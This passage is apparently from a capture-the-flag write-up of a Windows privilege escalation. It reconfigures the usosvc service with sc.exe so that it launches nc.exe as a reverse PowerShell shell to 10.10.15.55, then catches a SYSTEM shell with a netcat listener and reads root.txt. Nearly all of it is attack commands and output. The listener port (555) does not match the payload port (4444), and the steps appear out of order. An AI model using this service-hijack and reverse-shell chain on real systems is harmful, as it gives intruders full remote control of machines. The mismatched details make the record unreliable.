C:\Windows\System32\inetsrv>sc.exe config usosvc binPath="C:\tmp\nc.exe 10.10.15.55 4444 -e powershell.exe"
sc.exe config usosvc binPath="C:\tmp\nc.exe 10.10.15.55 4444 -e powershell.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Windows\System32\inetsrv>sc.exe stop usosvc
sc.exe stop usosvc

SERVICE_NAME: usosvc
        TYPE               : 30  WIN32
        STATE              : 3  STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x3
        WAIT_HINT          : 0x7530
```


Restart the service, and open nc to get high priv shell



```
root@BlackB3ar:~# nc -lnvp 555
listening on [any] 555 ...
connect to [10.10.15.55] from (UNKNOWN) [10.10.10.180] 49767
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> 
```

```
[SC] ChangeServiceConfig SUCCESS

c:\windows\system32\inetsrv>sc.exe start usosvc
sc.exe start usosvc
```

We got into the high priv shell.



```
PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32> type C:\users\administrator\desktop\root.txt
type C:\users\administrator\desktop\root.txt

32[redacted]21b
```

Root.txt